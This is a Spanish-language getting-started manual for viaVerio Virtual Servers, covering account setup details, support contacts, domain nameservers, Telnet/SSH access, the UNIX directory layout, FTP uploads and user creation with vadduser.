
Manual para Servidores Virtuales

Descubriendo el potencial de los
Servidores Virtuales

viaVerio

<http://www.viaverio.com>

Índice

Convenciones del Documento	1
Cómo Comenzar en 13 Pasos	3
Paso 1: Lea las instrucciones de configuración	4
Detalles de configuración.....	5
Paso 2: Familiarícese con los recursos disponibles para ayudarlo	6
Sitio web de viaVerio	6
Contáctenos.....	7
Paso 3: Registre o transfiera su nombre de dominio	9
Registro de un nombre de dominio nuevo	9
Transferencia de un nombre de dominio existente	9
Paso 4: Telnet o SSH para la administración remota del Servidor Virtual	10
Telnet.....	10
SSH (Secure Shell).....	10
Paso 5: Conéctese con su Servidor Virtual.....	11
Paso 6: Adquiera conocimientos de UNIX	12
Paso 7: Baje una interfase de usuario gráfica (Opcional)	13
Paso 8: Elija FTP para las transferencias de archivos	14
Paso 9: Subir contenido al Servidor Virtual.....	15
Métodos más comunes.....	15
Método alternativo	16
Paso 10: Genere Usuarios de correo electrónico y FTP.....	17
Creación de Usuarios con iManager.....	17
Creación de Usuarios con <code>vadduser</code>	17
Si usted usa Dominios Virtuales	19
Paso 11: Configure su programa de correo electrónico POP o IMAP.....	20
Paso 12: Analice las estadísticas de su sitio web	22
Análisis de registros.....	22
Administración de registros.....	22
Paso 13: Adquiera conocimientos más avanzados.....	24
Información adicional	25
Información acerca del Servidor Virtual	25
Capítulo 1: Servidores Virtuales Introducción	26
Servidores Virtuales vs. su propia solución	27
viaVerio - Nuestro enfoque	28
Cómo funciona.....	29
Servidores virtuales vs. alojamiento virtual	29
Detalles técnicos de los Servidores Virtuales	30
Servicios centrales.....	32
Servidor HTTP (Web)	32
Servidor FTP.....	32
Servidores de correo de los Servidores Virtuales	33
Administración de los Servidores Virtuales (más que un Webmaster).....	35

Administración remota del Servidor	36
Telnet & SSH	36
FTP	38
Compartición de Archivos bajo Windows	42
Herramientas de administración GUI	43
Estructura de directorios del Servidor Virtual	44
El sistema de archivos UNIX	44
Directorios y archivos	45
Propiedad y permisos de los archivos	47
UNIX: Comandos básicos	49
Edición de archivos en línea	50
Información adicional	52
Información de soporte del Servidor Virtual	52
Capítulo 2: Administración del Servidor Virtual con iManager	53
iManager	54
Cómo comenzar	54
Ejecución de iManager	55
Administrador de Archivos	56
Administrador de Correo	58
Configuración - Herramientas y Ayudantes	58
Preferencias	61
Salida	62
Información adicional	63
Instalación de iManager	63
Capítulo 3: Servicio Virtual de Web	64
Estructura de directorios	65
Publicación de contenido	66
Publicación con un editor HTTP Put	66
Microsoft FrontPage	66
Comprendiendo el alojamiento virtual	69
Limitaciones del alojamiento virtual	69
Cómo agregar y configurar dominios	72
Cómo agregar alojamientos virtuales en <code>httpd.conf</code>	73
Configuración de opciones adicionales para alojamientos virtuales	73
Información adicional	74
Configuración del Servidor Virtual para que dé soporte a HTTP Put	74
Conocimientos de alojamiento virtual	74
Capítulo 4: Servicio Virtual de Correo Electrónico	75
Protocolos	76
Servidor SMTP	76
Servidor POP	76
Servidor IMAP	76
Software del servidor SMTP	77
Comandos y utilitarios para administrar el correo electrónico	79
Creación de casillas de correo electrónico	80

Cambio de clave de casilla de correo electrónico	82
Administración de cuentas de correo electrónico	82
Configuración del software de correo electrónico	83
Alias de cuentas de correo.....	84
Creación de listas de correo	85
Creación de mensajes de auto-respuesta	86
Creación de Virtmaps	88
Uso del Comodín	88
Combinación de virtmaps y alias	89
Diferencias entre <code>virtmaps</code> y <code>alias</code>	89
Resumen de virtmaps	90
Correos comerciales no solicitados	91
Bloqueo de spam entrante.....	91
Mantenimiento del archivo <code>~/etc/spammers</code>	91
Bloqueo de retransmisión POP(IMAP) antes que SMTP	92
Administración de POP antes que SMTP	92
Mantenimiento del archivo de registro de correo electrónico	95
Información adicional	96
Información acerca del Servidor Virtual	96
Capítulo 5: Servicio Virtual de FTP	97
Nombre de su servicio virtual de FTP	98
FTP anónimo y no anónimo.....	98
Su directorio de FTP anónimo	98
Creación de directorios de acceso para clientes.....	99
Creación de banners de ingreso y mensajes de directorio	99
Creación de cuentas FTP no anónimas.....	100
Monitoreo de la actividad del FTP anónimo.....	103
Información adicional	104
Información sobre el Servidor Virtual	104
Capítulo 6: Configuración Avanzada del Servidor Web.....	105
Mantenimiento de los archivos de configuración del servidor web	106
Directivas Apache	106
Directivas de operación del servidor	106
Directivas de recursos del servidor	112
Directivas de control de acceso	117
Archivo de tipos MIME (<code>mime.types</code>).....	118
Utilización de módulos Apache.....	119
Listado de módulos vinculados estáticamente.....	119
Utilización de módulos de carga dinámica.....	120
Cómo agregar los módulos de carga dinámica.....	121
Compilación de módulos DSO.....	122
Comprendiendo el Formato de Registro Común.....	123
Manejo del contenido web en varios idiomas.....	125
Imagemaps	127
Autenticación de usuarios	128

Server Side Includes (SSI).....	129
Comandos Server Side Includes	129
Servidor seguro (SSL e ID de servidor seguro)	130
Información adicional	134
Sitio web oficial de Apache	134
Fuentes adicionales de Apache.....	134
Capítulo 7: CGI Scripts y Programación del Servidor Virtual	135
Common Gateway Interface (CGI).....	136
CGI: Cuestiones de seguridad.....	136
Servidor Virtual vs. servidor físico.....	139
Scripts en el Servidor Virtual.....	141
Uso de <code>which</code>	141
Uso de <code>whereis</code>	141
Especificación de rutas.....	142
Definición de permisos.....	142
Prueba de scripts en el entorno del Servidor Virtual.....	143
Resolución de los errores más comunes	143
Scripts con Perl.....	145
Duplicación del entorno virtual.....	145
Problemas más comunes de los scripts Perl y sus soluciones	146
Instalación de módulos Perl en el servidor virtual	148
Nociones de Java	149
Programación con Java Virtual Machine.....	149
Nociones de lenguajes compilados.....	151
Nociones de lenguajes Shell.....	152
C-Shell	152
Información Adicional.....	158
Instalación de módulos Perl.....	158
Capítulo 8: Mantenimiento del Servidor Virtual.....	159
Mantenimiento de los registros del servidor.....	160
Mantenimiento del registro de correo electrónico y FTP.....	160
Mantenimiento de los registros web	161
Formato de registro del servidor web	161
Análisis de archivos de registro	164
Rotación y limpieza de archivos de registro.....	165
Administración con <code>cron</code>	166
Administración de la capacidad	170
Ejemplo del comando Quota.....	170
Superación de la Capacidad debido a los archivos de registro	171
Administración de la carga del servidor virtual.....	172
Ejemplo de comando "Top"	172
Memoria y procesos	174
Administración de los usuarios	175
Copias de resguardo - Backups.....	178
Resolución rápida de problemas.....	179

- Verificación de capacidad 179
- Verificación de archivos de registro 179
- Verificación de los procesos 179
- Información adicional 181
 - Análisis de registros - analog..... 181
 - Análisis de registros - http-analyze..... 181
 - Análisis de registros - The Webalizer..... 181
 - Análisis de registros - WebTrends 181
- Apéndice A: Productos Complementarios..... 182**
- Apéndice B: Creación de Contenido para la Web 184**
 - Creación de páginas web..... 185
 - Libros sobre HTML 186
 - Referencias en línea y guías de estilo HTML..... 187
 - Editores HTML y herramientas 189

Convenciones del Documento

En este Manual se utilizan las siguientes convenciones tipográficas:

- Los comandos siempre aparecen en **Courier en negrita** cuando están dentro de un párrafo o título.
- Las teclas de computadora aparecen en **Courier en negrita**, por ejemplo:
`<ctrl>-c`
`<ctrl>-g`
- Las variables provistas por el usuario aparecen en itálica.
- Las sesiones de terminal aparecen en Courier.
- "su_empresa.com" significa el nombre de dominio de su Servidor Virtual.
- Muchos comandos se explican como si se estuvieran ingresando desde un prompt de comandos vía telnet. El prompt sería: **servidorvirtual {1}% comando**. Para mantener la simplicidad, en el Manual el prompt se mostrará simplemente como:
`% comando`

Nota: Después de escribir cualquier comando UNIX, debe presionar la tecla **ENTER** del teclado. Nótese, además, que este es el formato en que figuran las "notas" en el Manual.

- Los links (como http://www.su_empresa.com y mailto:postmaster@su_empresa.com) están en azul.
- Los links de las páginas de inicio no llevan barra final (ej. http://www.su_empresa.com). Los links con directorios sí llevan barra final (ej. http://www.su_empresa.com/ventas/).
- Los derechos de copyright y las marcas comerciales se indican en la primera referencia que aparece en el cuerpo de un párrafo (no en los títulos).
- El formato de los números telefónicos es "801-555-1212" (en lugar de "(801) 555-1212", dado que actualmente casi siempre se requiere marcar el código de área, incluso para las llamadas locales).
- El énfasis se indica con subrayado.
- En las descripciones de programas de software (tales como SecureCRT), los nombres de los botones se describen en **negrita** (i.e. haga clic en **Aceptar** para continuar).

Además, en este Manual se usan las siguientes convenciones gramaticales:

- Servidor Virtual
- apéndice
- Apéndice A
- Capítulo 7
- capítulo, este capítulo
- correo electrónico
- FTP
- Manual, este Manual, el Manual para el Servidor Virtual
- Internet, la Internet
- login / ingreso (no "log in")

- nombre de usuario (login no "login-id" o "login ID"); nombre_login en argumentos
- logout / salir (no "log out")
- ID Identificación
- Red, la Red
- en línea
- Perl, Perl4, Perl5 (no "PERL")
- subhost
- subhosting, subalojamiento
- Telnet
- Panel de Control para Distribuidores o Reseller Backroom
- UNIX
- nombre de usuario
- Web, la Web
- sitio web (no "sitioweb")
- World Wide Web

Cómo Comenzar en 13 Pasos

Este capítulo contiene los 13 pasos fundamentales que usted debe conocer para crear una presencia funcional en Internet con su Servidor Virtual.

Nota: Los usuarios expertos tal vez no necesiten más que estos “13 pasos” para comenzar a operar su Servidor Virtual. Si usted no es un experto o desea información más detallada, encontrará todas las explicaciones que necesita en los capítulos restantes del Manual.

Este capítulo da por supuesto lo siguiente:

- Usted ya completó la solicitud de cuenta de servidor y presentó los acuerdos requeridos junto con el pago por anticipado.
- Usted recibió las instrucciones de configuración por correo electrónico con su nombre de usuario y demás información importante.

Paso 1: Lea las instrucciones de configuración

Las instrucciones de configuración contienen información importante que le será enviada por correo electrónico y se recomienda conservarla para referencia futura. Allí se indica:

- Fecha de pedido y fecha de activación del Servidor Virtual
- Características específicas del Servidor Virtual
- Información de identificación que necesitará para administrar su Servidor Virtual, incluso:
 - ID de la Cuenta
 - Nombre de Usuario
 - Nombre del Servidor
 - Dirección IP
 - Dirección de Correo Electrónico
 - Nombre de Dominio
 - Nombre de Dominio Temporal (probablemente, el nombre de dominio temporal esté disponible por no más de un día. Este nombre se configura en nuestros servidores para que usted lo use hasta que esté completo el registro de su nombre de dominio)

Contactos en los sectores de Pedidos y Soporte que pueden asesorarlo en la fase inicial de la operación del Servidor Virtual:

- orders@viaverio.com
- <http://www.viaverio.com/support>

Detalles de configuración

Información	Descripción
Fecha de pedido	Es la fecha en que usted hizo el pedido de su Servidor Virtual.
Fecha de activación	Es la fecha en que se activó el Servidor Virtual. El resumen de facturación mensual muestra la fecha de activación usada para calcular el cargo prorrateado del servicio del primer mes.
ID de la cuenta	Cada Servidor Virtual tiene asociado un ID (identificador) de cuenta exclusivo, el cual no debe confundirse con el ID del Distribuidor. Cada ID de Distribuidor puede tener varias cuentas (y por lo tanto, varios ID de varias cuenta).
Nombre de usuario	Utilice su nombre de usuario para acceder a su servidor virtual Vía Telnet, SSH o FTP. Más adelante en esta sección se explica cómo usar estos servicios.
Nombre del servidor	Es el nombre (alfanumérico) de la máquina física donde está alojado su Servidor Virtual. Cuando usted accede al informe del estado de los servidores, sus cuentas se agrupan según el servidor físico en el que residen.
Nombre de dominio	Es el nombre de dominio que usted eligió para usar como nombre de dominio primario, que señala la dirección IP única de su Servidor Virtual.
Nombre de dominio temporario	Es el nombre de dominio temporario que usted puede usar hasta que se registre su nombre de dominio.
Dirección IP	Es el número exclusivo de su Servidor Virtual, que define una dirección de Internet en forma exclusiva.
Información del registro de su dominio	Información precisa sobre el estado del registro de su dominio. Si desea más información, consulte el 3er Paso.

Paso 2: Familiarícese con los recursos disponibles para ayudarlo

Sitio web de viaVerio

En el sitio web de viaVerio, usted encontrará información útil acerca de la compañía y sus productos, así como instrucciones para hacer pedidos de nuevas cuentas y agregar adicionales para las cuentas existentes.

- Políticas sobre soporte (<http://www.viaverio.com/services/policies.html>)
- Políticas sobre facturación (<http://www.viaverio.com/service/billing/>)
- Políticas sobre el servidor (<http://www.viaverio.com/products/policies.html>)
- Políticas para distribuidor (<http://viaverio.com/reseller/policies.cfm>)

Página de Inicio (<http://www.viaverio.com/>)

Nuestra página de inicio explica nuestro negocio: quiénes somos, qué ofrecemos y qué podemos hacer por usted. A continuación se resumen los links que aparecen en la parte superior de la página.

Productos (<http://viaverio.com/reseller/>)

En la página Productos, usted encontrará las descripciones de los distintos paquetes de servidor, información sobre la transferencia de los dominios, soluciones de comercio electrónico, complementos para el servidor, políticas, y acuerdos de distribuidor y facturación.

Pedidos (<http://viaverio.com/services/order.cfm>)

En la página Pedidos, usted podrá pedir cuentas nuevas y productos para las cuentas existentes fácilmente, utilizando los ayudantes (wizards), programas basados en la web que procesan los pedidos en forma rápida y eficiente.

Distribuidores (<http://viaverio.com/services/reseller.cfm>)

Nuestra página Distribuidores describe nuestro programa de distribuidores, que ofrece a los profesionales de Internet la oportunidad de formar alianzas rentables. Desde esta página, también es posible acceder a la siguiente información:

- Productos para distribuidores (<http://viaverio.com/reseller/>)
- Descuentos a distribuidores (<http://viaverio.com/reseller/discounts.cfm>)
- Recursos para distribuidores (<http://viaverio.com/reseller/resources.cfm>)
- Políticas para distribuidores (<http://viaverio.com/reseller/policies.cfm>)

Nuestro Panel de Control para Distribuidores (Reseller Backroom) (<https://reseller.securesites.com/reseller/>) incluye un conjunto de herramientas sólo para distribuidores, que incluyen:

- Interfase de pedidos: Información y ayudantes (para pedir servidores y agregar adicionales)
- Información de la cuenta, facturación e información de clientes (para verificar las cuentas de los clientes y revisar la facturación)
- Información sobre los DNS (para agregar un nombre de dominio, ver o modificar nombres de dominio)
- Informes del estado de los servidores e Internet (para confirmar que su Servidor Virtual esté en línea y para ver el estado Internet)

Como acceder al Panel de Control para Distribuidores

1. Acceda al Panel de Control usando la siguiente URL:
<https://reseller.securesites.com/reseller/>
2. Ingrese su nombre de usuario y clave de distribuidor. Si olvidó su usuario y/o clave, consulte el correo con la configuración o comuníquese con Atención al Cliente.

Soporte (<http://viaverio.com/support/>)

Ofrecemos varios recursos de soporte técnico tanto para administradores principiantes como para usuarios avanzados de servidores virtuales. Seleccione entre los siguientes recursos que lo ayudarán a encontrar la documentación de soporte que busca:

- Ayuda (http://viaverio.com/services/contactus_form.cfm)
- Solución Destacada (<http://viaverio.com/products/addons.cfm>)
- Manual para Servidores Virtuales (<http://viaverio.com/support/handbook/>)
- Si necesita ayuda adicional, no deje de contactarnos (http://viaverio.com/services/contactus_form.cfm). Nuestro personal de soporte responderá sus consultas por correo electrónico.

Búsqueda (<http://viaverio.com/services/search.cfm>)

Desde nuestra página de búsqueda, se puede acceder a información útil ingresando una o dos palabras clave sobre un tema relacionado con los Servidores Virtuales.

Contáctenos

Ofrecemos atención al cliente las 24 horas los 7 días de la semana. Puede contactarse por teléfono o por correo electrónico.

- Teléfono: 888-224-9346
- Correo electrónico
 - Servicio (service@viaverio.com)
 - Facturación (billing@viaverio.com)
 - Pedidos (orders@viaverio.com)
 - Soporte (support@viaverio.com)

Atención al Cliente

Nuestro grupo de Atención al Cliente brinda asesoramiento a los usuarios en las siguientes áreas:

- Procesamiento de nuevos pedidos de Servidor Virtual
- Actualización de un Servidor Virtual mediante la incorporación de nuevos productos, por ejemplo, espacio en disco.
- Registro de un nombre de dominio
- Facturación

Soporte Técnico

El Soporte Técnico brinda asesoramiento a los distribuidores en las siguientes áreas:

- Aislamiento de problemas específicos que se presentaron durante la utilización de nuestros servidores
- Resolución rápida de problemas específicos relacionados con la instalación y configuración en el entorno del servidor

El Soporte Técnico no incluye:

- Desarrollo web
- Asistencia técnica a los clientes de los distribuidores.
- Verificación del CGI, que es específico de la programación (incluso la depuración o debug del programa)
- Soporte técnico para productos de terceros no documentados en la sección de ayuda agregada de nuestro sitio web

La dirección de correo electrónico de Soporte Técnico es support@viaverio.com.

Sugerencias

Toda sugerencia relacionada con actualizaciones de productos, nuevos productos, nuevos dispositivos o nuevos servicios será bienvenida. Para que sus sugerencias puedan ser leídas y respondidas por nuestro personal, envíelas por correo electrónico a suggest@viaverio.com.

Paso 3: Registre o transfiera su nombre de dominio

Si piensa tener un nombre de dominio asociado a su Servidor Virtual, tiene dos posibilidades: registrar un nombre de dominio nuevo o transferir un nombre de dominio existente.

Registro de un nombre de dominio nuevo

- Si usted agregó un nombre de dominio nuevo y además pidió a viaVerio que lo registre y acordó utilizar nuestros servidores de nombre para resolver este dominio, entonces sólo tiene que esperar que el nombre de dominio se resuelva. (Esta es la opción predeterminada.)
- Si usted agregó un nombre de dominio nuevo y además pidió a viaVerio que lo registre pero no seleccionó nuestros servidores de nombre, entonces usted debe encargarse de verificar que su dominio se agregue correctamente a esos servidores de nombre.
- Si usted agregó un nombre de dominio nuevo pero pidió que viaVerio no lo registre, entonces tendrá que usar un Registro Acreditado (<http://www.icann.org/registrars/accredited-list.html>) y dar la siguiente información acerca de nuestros servidores de nombre:

```
Nombre del Servidor Primario:      NS1.SECURE.NET
Dirección IP del Servidor 1:      192.41.1.10
Nombre del Servidor Secundario:    NS2.SECURE.NET
Dirección IP del Servidor 2:      161.58.9.10
```

Transferencia de un nombre de dominio existente

Si usted ya registró un nombre de dominio y simplemente necesita transferirlo a su Servidor Virtual, siga las instrucciones que figuran en:

- Transferencias de dominio

Nuestra página de nombres de dominio incluye información adicional acerca de los nombres de dominio:

- Dar de alta un nombre de dominio nuevo.
- El ayudante para pedidos procesa rápidamente el nombre de dominio ingresado enviándolo al registro para su inscripción como nombre de dominio nuevo.

Paso 4: Telnet o SSH para la administración remota del Servidor Virtual

Telnet es un servicio que le permite controlar su Servidor Virtual en forma remota y acceder a otras computadoras fuera del área.

Nota: Telnet no es una conexión segura y por ese motivo viaVerio recomienda SSH, que transmite los datos por un canal encriptado.

Todos los comandos UNIX que se usan con Telnet también pueden usarse con SSH. Los comandos UNIX se explican más adelante en este manual. Si desea información adicional, consulte:

Utilización de Telnet y SSH (<http://viaverio.com/support/virtual/admin/telnet/>).

Telnet

- Programas Telnet se encuentran disponibles en Windows 95/98/Me (c:\windows\telnet.exe) y Windows NT (c:\winnt\system32\telnet.exe).
- CRT (<http://www.vandyke.com>) - flexible y amigable
- NCSA Telnet (<http://www.ncsa.uiuc.edu/Indices/Software/>)- para Macintosh OS
- BetterTelnet (<http://www.cstone.net/~rbraun/mac/telnet/>) - para Macintosh OS (el nombre lo dice todo)

SSH (Secure Shell)

- FreeSSH.org (<http://www.freessh.org>) - lista de clientes SSH gratuitos
- SecureCRT (<http://www.vandyke.com>) - con soporte para Windows, Telnet, serial y otros protocolos
- F-Secure SSH (<http://www.datafellows.com>)
- Nifty Telnet SSH (<http://andrew2.andrew.cmu.edu/dist/niftytelnet.html>) - para Macintosh OS

Nota: Asegúrese de elegir un cliente SSH que dé soporte al protocolo `ssh1` para que sea compatible con sus Servidores Virtuales.

Paso 5: Conéctese con su Servidor Virtual

1. Inicie la sesión cliqueando en **Inicio**.
2. Seleccione **Ejecutar** (o haga doble clic en el icono de su cliente Telnet).
3. Ingrese en Telnet, ya sea cliqueando en el botón **Conectar** o ingresando el nombre de su servidor remoto, que es su nombre de dominio, su dirección IP o el nombre de dominio temporario.
4. Escriba su nombre de usuario y la clave.
5. Presione Enter y allí verá la línea de comandos de UNIX.
6. Si no se estableció la conexión, aparece un mensaje de error.

Paso 6: Adquiera conocimientos de UNIX

El sistema de archivos UNIX tiene una estructura jerárquica. El tilde (~) es un alias para el directorio raíz, al cual sólo puede acceder el administrador del Servidor Virtual. El directorio raíz está indicado por una barra inversa (/). Bajo el directorio raíz aparecen los siguientes grandes directorios:

Directorio	Descripción
~/www	Link con ~/usr/local/etc/httpd Contiene la configuración del servidor web y los archivos de registro.
~/usr	Contiene varios subdirectorios importantes, incluyendo los directorios raíz de los usuarios.
~/bin	Contiene los archivos de programas del servidor
~/ftp	Directorio FTP anónimo
~/dev	Contiene el dispositivo de salida nulo
~/etc	Contiene los archivos de configuración del servidor y administración del sistema (alias, sendmail, sendmail.cf, etc.)
~/var	Contiene archivos Telnet, de correo electrónico y de registro FTP

Cada uno de esos grandes directorios tiene varios subdirectorios, pero inicialmente es importante conocer los siguientes:

Directorio	Descripción
~/ (directorio raíz)	Directorio principal de todos los demás
~/www	Link simbólico con ~/usr/local/etc/httpd
~/www/cgi-bin	Directorio CGI y Scripts
~/www/logs	Contiene los archivos de registro de servidor web
~/www/vhosts	Utilizado para el alojamiento virtual de varios dominios
~/www/htdocs	Todas las páginas web deben colocarse aquí

El Capítulo 1 de este Manual presenta una visión general de la estructura de los directorios.

La mayoría de los comandos UNIX son los mismos para todas las variedades (ej. Solaris, HP-UX, FreeBSD). Sólo necesitará usar algunos comandos UNIX. Encontrará información útil en:

- El Proyecto FreeBSD (<http://www.freebsd.org>)
- Maneje el mundo con 13 comandos UNIX (<http://viaverio.com/support/virtual/admin/unix/commands.cfm>)

Paso 7: Baje una interfase de usuario gráfica (Opcional)

Si prefiere usar una interfase gráfica de usuario en lugar de ejecutar los comandos UNIX, necesitará bajar iManager, una aplicación amigable que desarrollamos para que usted pueda dar altas y bajas de usuarios, cambiar permisos, cargar contenido web y realizar muchas otras tareas propias del administrador de un servidor.

- iManager (<http://viaverio.com/support/virtual/admin/imanager/1.0/>): describe iManager y sus ayudantes (Ver también el Capítulo 2)
- Instalación de iManager: explica cómo instalar iManager (<http://viaverio.com/support/virtual/admin/imanager/install.cfm>)
- Configuración de iManager para Alojamiento Virtuales (<http://viaverio.com/support/virtual/admin/imanager/subhost.cfm>)
- Personalización de iManager (<http://viaverio.com/support/virtual/admin/imanager/custom.cfm>)

Paso 8: Elija FTP para las transferencias de archivos

Una de las tareas más básicas que deberá realizar como administrador es subir los archivos al Servidor Virtual. En la mayoría de los casos, el contenido web se sube usando el protocolo File Transfer Protocol (FTP), de modo que FTP debe estar habilitado en su computadora local.

Hay muchos programas FTP gratuitos disponibles en la Internet. Busque "Programas FTP" en su motor de búsqueda favorito y encontrará con una enorme cantidad de clientes FTP disponibles.

Pero no transfiera los archivos todavía. No puede cargar archivos sin antes crear cuentas de usuario y configurar los directorios (Ver Paso 10). Sin embargo, en este punto se recomienda tener un panorama de lo que implica subir el contenido al Servidor Virtual (<http://viaverio.com/support/virtual/admin/ftp/client/>). Algunos clientes FTP son:

- WS_FTP (http://www.ipswitch.com/Products/WS_FTP/) - para Windows
- Fetch (<http://www.dartmouth.edu/pages/softdev/fetch.html>) - para Macintosh
- Consola – La mayoría de los sistemas operativos (UNIX, NT, Windows 95/98) vienen con un cliente FTP incorporado al que se accede desde una "la ventana de comando del DOS". Muchos no usan el este programa FTP en parte porque no saben que existe y en parte porque estos programas de FTP Son más complejos debido a que son comandos escritos. Pero una vez que uno aprende a usar este tipo de programas FTP, probablemente nunca vuelva a usar un cliente FTP gráfico. (Por más que suene extraño, así es para la mayoría de los usuarios). Si desea más información sobre cómo usar el cliente Consola, consulte:
 - Utilización de FTP vía comando (<http://viaverio.com/support/virtual/admin/ftp/client/>)
 - Capítulo 2 de este Manual

Paso 9: Subir contenido al Servidor Virtual

Todo el contenido web debe cargarse en el directorio `/www/htdocs/`. Recuerde, `/www/` es sólo un atajo (link simbólico) a `~/usr/local/etc/httpd/`. Eso significa que `~/www/htdocs/` es lo mismo que `~/usr/local/etc/httpd/htdocs/`. Puede entrar en el directorio `htdocs` por cualquiera de los dos caminos.

Desde el prompt de SSH o Telnet, escriba:

```
% cd ~/www/htdocs/
```

o:

```
% cd ~/usr/local/etc/httpd/htdocs/
```

Puede organizar sus archivos web en distintos directorios creados bajo el directorio `/htdocs/` utilizando el comando `mkdir` de UNIX. Por ejemplo, si desea almacenar toda la información de producto en su sitio web bajo un directorio, debe ir al directorio `htdocs` y crear un directorio llamado `productos`.

```
% cd ~/www/htdocs/
```

```
% mkdir productos
```

En casos de subalojamiento (Ej: Si usted usa múltiples usuarios y/o múltiples sitios web o dominios), es mejor crear las cuentas de usuario antes de cargar el contenido. Estas cuentas de usuario (que en realidad no son más que directorios de usuario) deben crearse bajo el directorio `~/www/vhost/`. En el Paso 10 se encuentra información adicional al respecto.

Métodos más comunes

Ejemplo de FTP desde la línea de comando DOS

1. Desde la barra de tareas de Windows, seleccione Inicio y luego Ejecutar. Allí ingrese "ftp".
2. En el prompt, ingrese su nombre de open y el nombre de su servidor virtual y presione Enter, Ingrese Usuario y clave.
3. Escriba los siguientes comandos (y a continuación presione Enter):

```
cd /www/htdocs
ascii
lcd c:\upload
put index.html
bin
put logo.gif
quit
```

Los nombres de archivo seleccionados siguen al comando `put`. El Capítulo 2 contiene información adicional al respecto.

Ejemplo con un programa de FTP

1. Abra el programa FTP.
2. Escriba la siguiente información:
 - ID de servidor
 - Nombre de usuario y clave
 - Binario o automático
3. Haga doble clic en `www` en la ventana derecha (aparece `usr/local/etc/httpd`).
4. Haga doble clic en `htdocs`.
5. Agarre y suelte los archivos entre la computadora local y el Servidor Virtual.

Ejemplo usando el iManager

1. Abra iManager
2. Ingrese el nombre de usuario y clave
3. Seleccione Administrador de Archivos
4. Seleccione `usr/local/etc/httpd/`
5. Presione el botón Subir Archivo
6. Seleccione Navegar (Browse)
7. Seleccione el archivo de la máquina local que desea subir.
8. Presione el botón Subir Archivo

Método alternativo

La compartición de archivos en Windows es una muy buena interfase para mantener un sitio web. Después de compartir el directorio raíz de su Servidor Virtual con su computadora de escritorio Windows 95/98 o NT en Internet, simplemente se agarran y sueltan los archivos al Servidor Virtual como si fuera una unidad local.

Ejemplo para Compartir de Archivos en Windows

1. Cliquee con el botón derecho del mouse en Entorno de Red
2. Seleccione Propiedades
3. Seleccione Compartir Archivo e Impresora
4. Cliquee en OK

Nota: Evite los espacios en blanco en los nombres de archivo, ya que pueden traer problemas en UNIX. Use el carácter de subrayado ("_") en lugar de los espacios en blanco.

Paso 10: Genere Usuarios de correo electrónico y FTP

Si usted piensa tener múltiples usuarios o múltiples cuentas de correo electrónico, necesitará crear directorios para los usuarios de correo electrónico y FTP, para que puedan enviar y recibir correos electrónicos y/o subir archivos a su directorio raíz.

Creación de Usuarios con iManager

Si usted es usuario de iManager, realice lo siguiente:

1. Abra iManager
2. Seleccione Herramientas & Ayudantes (Configuración)
3. Seleccione Usuarios y luego Agregar

Un nuevo directorio para cada sitio web que usted subaloje mostrará la siguiente ruta, que es el directorio de la cuenta alojada virtualmente: `/usr/local/etc/httpd/vhosts/[usuario, permisos]`

Creación de Usuarios con vadduser

1. Vía Telnet y desde la línea de comandos, escriba `vadduser`. Esta acción muestra una serie de campos a completar comenzando con el siguiente ejemplo de comando:

```
% vadduser
```

Por favor responda las preguntas a continuación. Cuando este disponible una 'respuesta predeterminada', ésta aparecerá entre corchetes a continuación de la pregunta. Por ejemplo, la pregunta:

```
¿Cuál es su color favorito? [azul]:
```

tiene la respuesta predeterminada 'azul'. Simplemente acéptela (sin tener que escribir) presionando la tecla Enter, o escriba su respuesta y luego presione <Enter>.

Use la tecla <Backspace> para borrar y corregir errores en las respuestas, antes de presionar <Enter>. En general, una vez que se presiona <Enter> se pasa a la siguiente pregunta.

Una vez que respondió todas las preguntas, tendrá la posibilidad de modificar sus opciones antes de que se actualicen los archivos.

Presione <Enter> para continuar:

2. Escriba el nombre de usuario. Use un máximo de hasta 8 caracteres, sin utilizar "." ni ":".
3. Escriba la clave del usuario de correo electrónico o de FTP.
4. Vuelva a escribir la nueva clave.
5. Escriba el nombre completo del usuario y después presione Enter. Use 80 caracteres como máximo, sin utilizar "." ni ":".
6. Seleccione los servicios que la cuenta requiera. Las opciones predeterminadas son ambas: FTP y correo electrónico. O escriba el nombre del servicio (FTP o correo electrónico) que desee deseleccionar para la cuenta.
 - FTP (File Transfer Protocol) para subir y/o bajar archivos
 - Servicios de correo electrónico que incluyen POP, IMAP y SMTP

Nota: Si a la cuenta del usuario se accediera Vía IMAP, esta debe estar habilitada con el servicio de FTP.

7. Ingrese una respuesta afirmativa o negativa a la pregunta "¿Quiere asignarle un Límite de espacio determinado a la cuenta?" (quotas)
8. Ingrese la cantidad de MB para esta cuenta (ingrese "0" es sin límite).
9. Ingrese una respuesta numérica a la siguiente pregunta: "¿Dónde quiere colocar el directorio raíz del usuario?" Puede colocarlo en una de las cuatro opciones que se le presentan o bien en la ubicación que desee. La siguiente tabla describe brevemente cada ubicación.

Descripción	Ejemplo
Directorio raíz para una cuenta de correo electrónico	<code>/usr/home/nombreusuario</code>
Directorio de la cuenta alojada en el web principal	<code>/usr/local/etc/httpd/htdocs/nombreusuario</code>
Directorio de la cuenta alojada de forma virtual	<code>/usr/local/etc/httpd/htdocs/vhosts/nombreusuario</code>
Directorio raíz para FTP anónimo	<code>/ftp/pub/ nombreusuario</code>
Otra ubicación que usted elija	<code>/usr/local/etc/httpd/htdocs/vhosts/algún_directorio/nombreusuario</code>

- Ingrese "1" si la opción elegida es un directorio raíz para una cuenta de correo electrónico.
- Ingrese "2" si la opción elegida es un directorio de cuenta alojada en el web principal.
- Ingrese "3" si la opción elegida es una cuenta alojada de forma virtual. Recomendamos usar esta opción por dos motivos. El primero es que FrontPage 2000 así lo exige. El segundo es que el directorio `vhosts` es una ubicación ordenada donde pueden residir cada uno de sus directorios de usuarios subalojados. Cada uno está bien separado, se distingue de los demás y es seguro.
- Ingrese "4" si la opción elegida es un directorio raíz para FTP anónimo.
- Ingrese la ruta que desee.

Nota: La ejecución del script **vadduser** es directa, con una excepción: los servicios de cuenta (FTP y correo electrónico). Estos servicios se agregan a la cuenta de cada usuario en forma predeterminada. Si usted quiere que el usuario tenga privilegios tanto de FTP como de correo electrónico, presione Enter cuando se le pide aceptar las configuraciones predeterminadas. Para que el usuario tenga sólo privilegios FTP, deseccione los privilegios de correo electrónico ingresando "mail". Para que el usuario tenga sólo privilegios de correo, deseccione los privilegios FTP ingresando "ftp". Si necesita agregar un servicio que no figura en la lista entre corchetes ([]), escriba el servicio (correo electrónico o FTP) y presione Enter.

